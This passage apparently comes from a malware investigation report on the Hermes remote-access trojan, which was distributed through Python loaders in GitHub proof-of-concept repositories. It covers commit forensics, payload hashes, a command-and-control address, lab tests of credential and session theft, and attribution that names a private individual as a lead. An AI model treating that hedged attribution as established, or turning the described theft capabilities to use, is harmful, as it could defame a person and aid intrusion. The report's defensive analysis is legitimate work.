
The three malicious revisions fall between September 26 and October 6 in two repositories. On September 26, commit 18f2bf4 adds a 25,077-byte loader to cve-2026-41940-PoC. On October 3, e1beaf1 adds a different 22,236-byte loader to wp2shell-PoC. On October 6, 6ccece9 replaces the first repository’s loader with those same 22,236 bytes. The latter two blobs have identical complete SHA-256 values. The exact revision-to-file relationship survives independently of the current branch or repository description. [P13]

Table 17.1 Selected commit metadata and file identities. Full IDs, trees, blobs and source responses are archived under P13. Dates here are declared commit dates, not independently recorded login or upload times.

Author date, UTC	Repository under hitechcloud-vietnam	Commit prefix	exp.py SHA-256 prefix
2026-09-26 17:19:44	cve-2026-41940-PoC	18f2bf40b362	3d88bb150131
2026-10-03 18:48:24	wp2shell-PoC	e1beaf1aa69a	5ea250db3dbf
2026-10-06 14:26:30	cve-2026-41940-PoC	6ccece96119f	5ea250db3dbf

The same account also appears in retained activity outside these two carriers. A 67-record public event response attributes every event to account 73547738. Twenty-eight concern nine hitechcloud-vietnam repositories, spanning March 23 through October 17. They include pull-request, review, comment, public-repository and release events; none is a PushEvent. The October 17 exporter response separately contains 25 commits associated with this account, with author dates from 17:16:47 to 17:26:29 UTC. This supplies evidence of continuing account

Account association and exact file identities



Both repositories are under hitechcloud-vietnam. Digests and commit IDs are abbreviated.

Figure 17.4 Three GitHub-associated revisions joined to their retained exp.py bytes. The second and third revisions share a file identity. Git object verification, platform account association and human control are separate steps in interpreting the record.

activity around the carrier period. It is not a complete account history or a record of the physical user behind each action.

The revisions show maintenance as well as initial publication. Between September 26 and October 3, the loader’s wrapper, embedded bearer value and payload-decoding key change while its configured host and mapper name remain the same. The October 6 update brings the other carrier to the newer, byte-identical loader. This is a repeated account-associated change sequence across two projects, with the resulting bytes traceable into the recovered delivery chain. [P13] [P14]

Taken together, these revisions, platform account association, organization membership and continuing activity across other projects strongly support sustained participation by [thanhan92 - f1](#) in distribution and loader maintenance. The public profile connects that account to the Nguyen Thanh An identity and Pho Tue business presentation. The retained records do not distinguish personal use from shared, delegated or compromised access at the time of the malicious changes. Broader activity establishes continuity of the account; it cannot by itself identify the person controlling each session.

17.5 Payload and cryptographic links

The payload evidence carries the attribution argument beyond a suspicious file name. The October 3 and October 6 loader bytes decode to configuration for Host B, **85.121.179.7**, and contain the payload key that decodes the retained SMAP response. Offline extraction reproduces Stage 3, **proliv4.exe**, with SHA-256 prefix **c182378245e9**. Its overlay reconstructs the mapped-route LOLD image with prefix **e44cec7d36a7**. That image's retained payload manifest and chunks reconstruct the Hermes client with prefix **449b5daa95e4**. Sections 7-10 document the formats and checks behind these joins. [P14]

```
5ea250db3dbf  exp.py, account-associated revisions
e30a161207e1  retained SMAP -> package extraction
c182378245e9  proliv4.exe -> overlay extraction
e44cec7d36a7  LOLD -> retained manifest and chunks
449b5daa95e4  reconstructed Hermes client
```

Figure 17.5 Artifact identities at the account-to-client joins. Hashes are abbreviated here; the appendix and reused extraction bundles preserve complete values, inputs and commands. Arrows describe offline recovery and byte comparison, not observed execution on a victim.

This is a reproducible connection between published loader material and the analyzed native chain. Embedded decoding material establishes compatibility with the held response. It is not a signing identity and could be copied with a loader or supplied to multiple distributors. The older September 26 revision uses different decoding material; the retained response does not establish which native payload it originally received. The October 9 plaintext client's different payload selector likewise remains unresolved because its corresponding response has not been located.

The embedded route supplies a further bridge across carrier accounts. Six retained wrappers decode to the same 843,776-byte LOLD payload, prefix **b7cb766340cf**. Five wrapper files are byte-identical; the sixth becomes identical after newline normalization. The embedded and mapped-route LOLD files differ at only one byte, the persistence-control flags at file offset **0xCD1A0**. Their configured downstream address, payload selector and remaining bytes agree. This is strong evidence that the delivery routes share a prepared payload lineage.

The verified repository history in Section 16 adds repeated publication waves. On October 9, five selected carrier commits span 304 seconds; their retained PushEvents span 305 seconds. On October 11, both spans are 277 seconds. October 15 contains a 112-second group of four, followed by the fifth repository hours later. October 17's seventeen selected commits span 70 minutes 18 seconds, with no retained PushEvent series for that day. Repeated payload identity and closely grouped publication support coordinated distribution. The record does not identify one human at the keyboard or establish a particular automation system. [P14]

17.6 Infrastructure and cross-project associations

The account's public business identity motivated comparisons with Pho Tue and HiTechCloud infrastructure and code. The resulting material has uneven attribution value. Exact content reuse is measurable, while shared software conventions and broad hosting overlap have many possible causes. The paper therefore attaches each comparison to the relationship it actually tests. [P15]

An independently reproduced comparison of the October 20-21 collection finds no exact address overlap between 86 public business-associated addresses and the 25-address research baseline. It also finds no shared returned TLS leaf fingerprint or SSH host-key fingerprint. The baseline includes weaker service candidates as well as artifact-linked infrastructure; it is not a set of 25 confirmed Hermes operators. The returned records share OVH as a provider, with different addresses. Coverage is limited to the DNS and provider histories actually collected.

Table 17.2 Unique identifiers in the retained comparison. Certificate and SSH counts cover returned values, not all historical keys or all services. The offline reproduction checks 721 source artifacts.

Compared identifier	Business side	Research baseline	Exact intersection
Public IP address	86	25	0
TLS leaf SHA-256	101	32	0
SSH key SHA-256	25	21	0

The company has a real registered network-resource identity: the retained APNIC record names AS151905 `PHOTUESOFTWARE-VN`, and a later record allocates `2401:7be0::/48` under that name. Separately, five pairs of customer-logo downloads from Pho Tue and VNG Cloud or GreenNode are byte-identical. The latter establishes reuse of promotional assets; it does not establish a shared customer relationship, copying direction or a criminal purpose for the company. The retained public business presentation gives useful identity context, but cannot replace a direct link to Hermes administration.

Source comparisons also need to preserve their granularity. The retained `proxmox-template` server emits `"invalid json: " + err.Error()`; the historical Hermes error inventory records `"invalid json"`. That is a shared short phrase inside different complete responses. Its `script_url is required` message and Hermes's recorded `csrf token is required` share an ordinary validation pattern. Neither comparison identifies a common function body or a distinctive implementation. Similar account, billing, settings and health features in a licensing application offer functional context without establishing that its author wrote the Hermes backend.

```
proxmox-template source:
  "invalid json: " + err.Error()
  "script_url is required"

Hermes historical response note:
  "invalid json"
  "csrf token is required"
```

Figure 17.6 A source-level comparison with the retained historical response inventory. The left-hand Go expressions come from proxmox-template; the Hermes values survive in the October 17 collection note. Common error wording supplies a lead, not a source-code identity.

The Lobster application remains a more specific but unresolved hypothesis. Its retained interface includes model/provider-key administration, session controls, firewall settings and offensive-agent functions. Those features, its private-console presentation and earlier cached pages motivated proposals that it was vendor tooling or an earlier related implementation. Section 13 preserves

those observations and their alternatives. The held material supplies no verified source, executable, credential or upstream-address bridge from that application to the Hermes RAT. Shared Greek or claw-themed naming does not close the gap.

17.7 Language, naming, and activity timestamps

The returned sales-policy text is Russian, and the panel implements English and Russian interfaces. The FAQ source explicitly describes switching between those languages. The retained forum screenshots display English, as does the recorded backend error inventory. These observations locate language choices in particular surfaces; they do not identify the author's first language or citizenship. Translation, editing, collaboration and ordinary use of English in software all fit the retained material. [P12] [P15]


The same caution applies to `proliv4`, `guthuy`, `.olympc` and the Hermes brand. These strings help connect file formats, build organization and product presentation when supported by matching code or bytes. Their spelling supplies no reliable person-level attribution. A native module's shared PDB directory or linker fingerprint can identify a build convention without identifying its author. The retained family images also contain no embedded Authenticode certificate table that would provide a publisher-signing bridge.

Activity time provides another comparison between the account's repository history and the wider carrier set. The retained snapshot contains 3,976 timestamps from repositories under `thanhan92-f1` and 718 pooled across nineteen carrier accounts. Their hourly profiles overlap, with both reaching their largest bins in the UTC afternoon. The comparison includes fifteen distinct module binaries in a separate PE-timestamp histogram. [P16]

01 / HERMES RESEARCH

Repository activity shares an afternoon peak

Updated hourly comparison across thanhan92-f1 repositories and 19 carrier-account repositories



Snapshot update: +25 account-repository timestamps and +15 carrier timestamps. One-hour bins; each curve sums to 100%. Repository histories include inherited and automated commits. PE times are declared binary metadata. Cosine measures shape similarity.

Carter Perez | 2026-10-20

Figure 17.7 Retained repository timestamps, grouped by UTC hour. Each line is normalized to its own total. The upper clock supplies a UTC+07:00 reference, not a location estimate. The lower histogram shows declared PE metadata for fifteen distinct module binaries.

For hourly proportions $a[h]$ and $b[h]$, summing over UTC hours 0-23 gives:

```
cosine(a,b) = sum(a[h] * b[h]) / sqrt(sum(a[h]^2) * sum(b[h]^2))
            = 0.8903920697980764
```

This measures similarity of the two hourly distributions. The source lists retain repository committer timestamps, including inherited history, third-party contributions and automation. They were deduplicated within each owner account; shared history can still appear under several accounts, and collection windows differ. The overlap is consistent with a shared working or publication schedule, but does not isolate the named person's actions or yield an authorship probability. Section 16's exact payload and release-wave records provide the stronger coordination evidence. That analysis keeps Git metadata, server-recorded PushEvents, PE header fields and collection time separate.

17.8 Competing explanations and assessment confidence

The combined record strongly supports a substantive distribution and maintenance role for the [thanhan92-f1](#) account: it is associated with publishing the loader, introducing a changed version and synchronizing a second carrier to that version. Its public Nguyen Thanh An identity and continuing organization activity make this the investigation's strongest person-associated lead. Repeated payload identity and publication waves independently support coordination across the wider carrier set. The remaining attribution question is how the publishing account's controller fits into the commercial operation: distributor, customer, developer, seller or some combination of those roles. The retained evidence establishes the account's loader activity without resolving that wider role or identifying it with [HermesBot](#).

Table 17.3 Competing explanations address different parts of the record and can coexist. The copied-material explanation alone does not remove the verified payload-publication evidence.

Explanation	Evidence it accommodates	Evidence still needed to distinguish it
One group develops and distributes both products	Repeated loader revisions, shared native lineage, coordinated publication and commercial deployment	Source or build provenance joining PyMapper and Hermes to that group
A distributor or customer uses separately supplied software	Embedded access material, prepared payloads, subscriber/worker model and separate service roles	Vendor delivery or provisioning records tied to the publishing account
Shared, delegated or compromised publishing access	GitHub-associated commits and broader account activity without physical-user identification	Account access records or a trusted signer/session link at the relevant dates
Copied public material explains some surrounding similarities	Reused logos, copied projects, common error wording and naming collisions	A distinctive exact implementation or secret-independent technical identifier joining the systems

thanhan92-f1: identity, publication and maintenance

Proposition and supporting record	Assessment
Public profile name: Nguyen Thanh An Profile, organization membership and published business links.	Direct
Three malicious loader revisions in two repositories GitHub account records + original Git objects + exact exp.py bytes.	Direct
Sustained account participation in loader maintenance Changed loader material; a second carrier updated to identical bytes.	Strong assessment
Coordination across the wider carrier set Shared payload bytes and repeated, closely timed release waves.	Strong assessment

Which person and which wider role?

Personal session control, native-client authorship and any identity with the HermesBot seller require additional links. The evidence above establishes the publishing account's role in distributing and maintaining the loader.

Figure 17.8 Assessment of the thanhan92-f1 lead. Public identity, exact payload publication and sustained loader maintenance are separate supported propositions. Coordination across the wider carrier set does not by itself assign control of every account to this publisher.

18. Reach and impact

The retained records establish distribution through public software repositories and a client capable of returning credentials, files and interactive desktop data. They measure different parts of the operation. Section 5’s collected carrier set contains 24 repositories; later scanner reports identify 75 additional repository names. The laboratory establishes particular effects on synthetic profiles and files. Neither repository engagement nor those controlled effects supplies a count of infected people or compromised organizations. [C09] [K15]

18.1 Delivery availability and exposure windows

A carrier’s exposure window depends on the revision a reader obtains, its application entry point and the services needed by that delivery route. The original `xscrape` source calls the loader during package import, before the advertised client is constructed. Other callers launch a Python child at module scope, while the retained `Droption` caller requires entry into its diagnostic helper. The malformed import and missing `subprocess` import in two `hkqr` revisions show why a valid payload inside a repository does not establish a working launch in every revision. [C10]

The mapper route also depends on a reachable distribution server. The initial Host A check failed from the collection host even though the Python source remained available for inspection. Host B supplied a mapper and an SMAP package that could be decoded into the retained native chain. The embedded route carries Stage 4 inside the Python source and removes that mapper-download dependency. It still depends on a successful Windows launch and downstream delivery. These observations describe specific paths through the system, rather than one campaign-wide on/off state.

Table 18.1 Availability observations retain their collection method and time basis. A cached source, Git commit date, successful request and failed request answer different questions.

Retained observation	What it establishes	Timing limit
Initial Host A reachability check	No reply to the selected ICMP/TCP checks from the collection host	No reconstruction of earlier uptime or service availability from other networks
Host B mapper and SMAP collection	Successful retrieval and reproducible native-payload recovery	A collected response, without continuous availability monitoring
October 17 owner-sweep records	23 flagged file rows in 22 repositories	Thirteen rows use cache inputs; ten use tarballs. Scan time is not each file’s download time
October 23 targeted follow-up	Two additional commit-pinned carriers; one candidate returns 404	Does not refresh the other repositories or establish when the unavailable candidate disappeared

The October 17 owner reports carry scan timestamps between `23:22:06Z` and `23:22:26Z`. Their mixed cache and tarball origins prevent turning that twenty-second interval into a simultaneous download census. Likewise, the Git publication waves analyzed in Section 16 date declared commits and retained PushEvents, not successful downstream execution. An unchanged loader

can outlive its configured host, and a live host can serve a response different from an older recorded selector.

The October 23 follow-up recovered [gichirimaku/wp2shell-PoC](#) and [Dropnation/contract-fuzzer](#) at pinned commits. Both contain the already retained embedded wrapper. The [mushigaite/short-video-maker](#) API and raw-file requests returned 404. That result leaves the historical sighting unverified and does not distinguish deletion, renaming or changed access. No uninterrupted exposure interval is calculated from these separated observations. [C09] [C10]

18.2 Repository reach and engagement

The 22-repository October 17 census and two recovered follow-up repositories provide one documented population. A later set of retained Erinyes reports expands the distribution record: 44 owner reports dated October 20 contain 76 PyMapper-classified file rows across 75 other repository names. One repository contributes two files. These names do not overlap the 24-repository set. The combined records therefore name 99 distinct repositories, with different forms of retained provenance and without establishing that all were available at one time. [C09]

Fifty-eight of the later rows report hashes already represented by retained sources. Seventeen report a 22,278-byte variant recovered from the local scanner cache; replacing its 42 CRLF pairs with LF yields the existing 22,236-byte Host B wrapper exactly. The final row's cached 26,322-byte wrapper decodes to 10,914 bytes of Python with the Host A mapper paths. The source bytes can therefore be checked for all 76 rows. Their repository/path associations still come from the saved scanner reports, rather than newly acquired GitHub revision responses. Thirty-nine rows report cache retrieval, 36 tarball retrieval and one raw retrieval.

The public excerpt preserves each selected report row, its full file hash, retrieval mode, original report identity and line locations. It omits unrelated signature commentary and access-material literals. It permits a recount of the selected observations and their content relationships; regenerating the selection requires the retained original reports. The broader set is additional distribution evidence; it does not identify who controlled those accounts or whether anyone executed their files.

The star-history file contains twelve series, but only eleven correspond to the selected carriers. The other is a comparison repository. Even within the eleven, a star does not reveal which revision was inspected, and one account can star several repositories. Some series begin months before the retained malicious revisions. The 4,926 sum therefore describes visible repository engagement, not unique users exposed to the loader. Abrupt increases and plateaus support the concentrated-engagement account in Section 5; they do not establish purchased stars. In the two later API responses, [watchers_count](#) equals [stargazers_count](#) and must not be counted again as a separate audience. [C09]

Table 18.2 Engagement and discovery measures have separate denominators. The later metadata observations are not added to the October 16 star total.

Measurement	Retained value	Unit and observation date
Carrier star-history endpoints	4,926	Sum of cumulative star counts for eleven carrier repositories on 2026-10-16
Earlier exact-blob fork search	Five matches	Reported matching repositories among 1,237 enumerated fork entries across nine successful parent-path queries
Later fork discovery queue	1,531	Distinct owner names in the saved queue, not completed scans or infections
gichirimaku/wp2shell-PoC metadata	564 stars; 53 forks	Original repository API response collected on 2026-10-23
Dropnation/contract-fuzzer metadata	1,413 stars; 170 forks	Separate original API response collected on 2026-10-23

The saved SourcePulse page supplies a more direct amplification observation. It names the verified [unknown-person00lie/KawaiiGPT](#) carrier and republishes its clone, install and run instructions. Its displayed 348 stars are a page value, not referral telemetry. The CSDN article lacks a carrier-specific destination, and the retained collection supplies no corresponding referral logs or verified social-video audience. Fork queues and copied installation instructions broaden discovery opportunities without quantifying successful delivery. [C10]

18.3 Infection evidence and measurement boundaries

The delivery specimens establish what the inspected chain can retrieve and reconstruct. The controlled runs establish what particular unchanged binaries did against known laboratory inputs. The retained dataset contains no independently verified real-world infection total, unique victim-device population, conversion rate from repository visits or monetary loss measurement. No estimate is derived by multiplying stars or forks by an assumed execution rate.

This distinction also applies to the operator panel. Its bot, log and statistics views describe the product's intended record model. Screenshots rendered with fixture data do not measure a production deployment. A count in a historical page would require its own collection context, record semantics and treatment of duplicates before it could support a victim estimate. Similarly, multiple hosts carrying matching frontend or module bytes establish infrastructure relationships, not one customer or victim per address.

The laboratory register contains 22 direct client experiments, five standalone-DLL experiments and one old-chain delivery/reboot experiment. They reuse a controlled environment and intentionally seeded data. They are not 28 victim machines or 28 naturally occurring infections. Their value is the independent comparison: returned plaintext against an application export, file chunks against known bytes, shell output against a stopped-disk marker and video against a defined pattern. The integrated client and separately hosted catalog DLLs remain distinct execution contexts. [K15]

Reach and impact require different observations

Claim	What the record measures	Additional evidence needed
Availability	A repository revision or service response at a recorded time	Endpoint process evidence to establish execution
Execution	A linked process and sample under identified conditions	Returned data and an independent witness to establish collection
Collection	Exact files, credentials or candidate bytes in a lab result	Service or account records to establish subsequent use
Account use	Authenticated actions or harm tied to a particular account	Not measured by repository engagement or fixture counts

Figure 18.1 The evidence needed for successive impact claims. Each row names a different observation; the figure assigns no conversion rate between public availability, execution, collection and subsequent account use.

18.4 Credential, session, and data compromise

Automatic recovery can disclose data before the operator sends an explicit recovery command. In the inspected client it follows successful publisher connection and the startup flags, then attempts collection once per controller lifetime. A subsequent screenshot failure does not undo a browser report already received. The observed Firefox experiment returned the exact synthetic username and password exported independently by the browser. Thunderbird supplied a separate native plaintext result. These establish credential disclosure under their recorded profile conditions. [K15]

The Edge 122 result demonstrates another disclosure path. The native client returned the encrypted login database, Local State and the ordinary 32-byte key. Independent authenticated decryption recovered the browser-exported password; altered key, nonce, ciphertext and tag controls failed. The native report had no plaintext login row, and the fixture had no app-bound key. Calling this result a general bypass of current browser protections would exceed the evidence. It nevertheless shows that returning encrypted files together with usable key material can expose the tested login.

Other collected data requires separate interpretation. The watch-only Electrum wallet was returned byte for byte but contained no seed or private key. Steam-like memory candidates were collected from an inert process, with one accepted into the structured token result; no real Steam session was authenticated. Recovery’s implemented mail, extension, wallet and password-manager paths can collect readable files and containers subject to permissions and size limits. An

Collected data and the consequence actually demonstrated

Recorded condition	Native output	Supported result
Firefox + Thunderbird Synthetic saved logins; no primary password	Plaintext username and password	Exact independent match; no real account login
Edge 122 Ordinary v10 login; no app-bound key	Encrypted database, Local State, 32-byte key	Offline decryption matches; native plaintext absent
Electrum watch-only One wallet without secrets	All 764 wallet-file bytes	File collection; no seed or private key in fixture
Inert Steam fixture Expired synthetic candidates	Memory candidates, with one structured token result	Candidate collection; no authenticated session

Figure 18.2 Observed outputs separate readable credentials from encrypted containers and candidate session material. Each result retains the conditions of its own fixture and execution context.

encrypted vault does not become plaintext merely because its bytes leave the host. The retained experiments establish neither drained funds nor reuse of a live account session.

The practical consequence depends on the returned material. Plaintext credentials reveal the tested secret immediately. A readable database and usable key can support later recovery, as the Edge fixture demonstrates. A session candidate additionally needs to be valid and accepted by the service. Encrypted containers may remain protected by keys the collector did not obtain. These conditions help distinguish an observed disclosure from a possible next action; the investigation did not use the collected fixtures against external accounts.

18.5 Remote access and developer-environment impact

The integrated client also exposes interactive access beyond automatic collection. In one experiment it read and transferred all 100,003 bytes of a known file in three chunks. In another, a CMD operation created a fixed marker, read it back and returned exit code zero. Independent process evidence linked the native client to its shell child, and the stopped disk retained the 24-byte marker. This establishes command execution and file access for that synthetic user, beyond a successful command acknowledgment alone. [K15]

```
{
  "action": "run",
  "status": "ok",
  "shell": "cmd",
  "exitCode": 0,
  "output": "MOCKHERMES_TERMINAL_V1\n"
}
```

Figure 18.3 Five selected fields from the original device-terminal reply, reassembled for readability. Independent process evidence and the recovered marker corroborate this fixed CMD operation. These fields alone would not prove an arbitrary command's effect.

Clipboard and keyboard experiments returned exact synthetic text. Visible and hidden desktop streams carried recognizable independently defined patterns over the WebSocket fallback. In the successful hidden-desktop run, the known window appeared in received frames while all 890 sampled input-desktop observations remained `Default`. That provides a concrete example of a separate desktop surface. It does not establish arbitrary application capture, hidden input, continuous invisibility between samples or successful use of a logged-in account.

For a developer who runs a carrier under an ordinary working account, the affected assets can extend beyond the advertised tool. Readable project files, local configuration, copied secrets and typed commands occupy the same user context as the demonstrated file, shell, clipboard and input capabilities. If useful credential material is present and accessible, those operations could expose it or support further activity with that user's authority. The record contains no demonstrated dedicated SSH/cloud credential collector, repository publishing action, build compromise or downstream organizational intrusion. Those are conditional consequences of workstation access, not measured outcomes of this collection.





Figure 18.4 The synthetic window used in the hidden-desktop experiment, showing four colored regions and a white phase marker. Independent window/desktop records and received-frame checks establish the experiment's observed result.

From observed workstation actions to conditional developer impact



No dedicated SSH/cloud collector, repository publishing or downstream pivot was demonstrated.

Figure 18.5 Observed workstation effects and the access conditions connecting them to potential developer assets. The dashed connection denotes a consequence assessment, rather than an observed theft or publishing action.

The old-chain delivery experiment adds continuity across one controlled reboot and user logon: native activity returned without a manual specimen relaunch. Its trigger and cache-read attribution remain bounded as in Section 9. On a real workstation, successful persistence could extend the period of access, but no dwell-time distribution was measured here.

19. Related work and family comparisons

Hermes combines automatic collection with interactive endpoint control, delivered here through Python carriers and a sequence of native components. Published work provides precedents for each broad activity: malicious developer tools, modular stealers, additional-payload delivery and subscription management. The useful comparisons concern where execution begins, which components exchange data, and what connects one artifact to the next. Those relationships can be tested more precisely than a product's advertised feature count.

19.1 Prior public coverage of Hermes

[FemtoSec's Hermes article](#) displays a publication date of 2026-09-18 and a detection date of 2026-08-21. It describes the advertised stealer and hidden-desktop product, links the exploit.in sales thread, and supplies behavioral detection and response advice. The captured page supplies no specimen hashes, disassembly or reproducible sample analysis. Its linked forum image is byte-identical to the dark forum capture retained with Section 3. The meaning of its detection date is unspecified. [W01]

The forum screenshot therefore has one underlying image identity across these two collections. Its relative posting time and account join date do not independently date the advertisement. Earlier research notes also identify a KrakenLabs social post, but the original post URL and dated capture have not been recovered. That reference remains unresolved; it cannot establish an earlier publication date or the contents of the missing post.

The present analysis connects the commercial record to acquired executables, recovered configurations, module interfaces and controlled experiments. For example, the native client experiments distinguish returned plaintext Firefox credentials from encrypted Edge database material that required an offline decryption check. Hidden-desktop tests preserve received frames and desktop observations. These results support narrower, reproducible statements about particular builds and fixtures than the feature descriptions in an advertisement. Sections 10 through 12 retain those conditions and outputs. [W04]

19.2 Related GitHub malware distribution

Malicious repositories can make execution look like ordinary use of a development or security tool. The initial trigger varies substantially even when the project descriptions target similar audiences. Three primary reports provide useful comparisons with the import and startup paths traced in the PyMapper carriers. [W02]

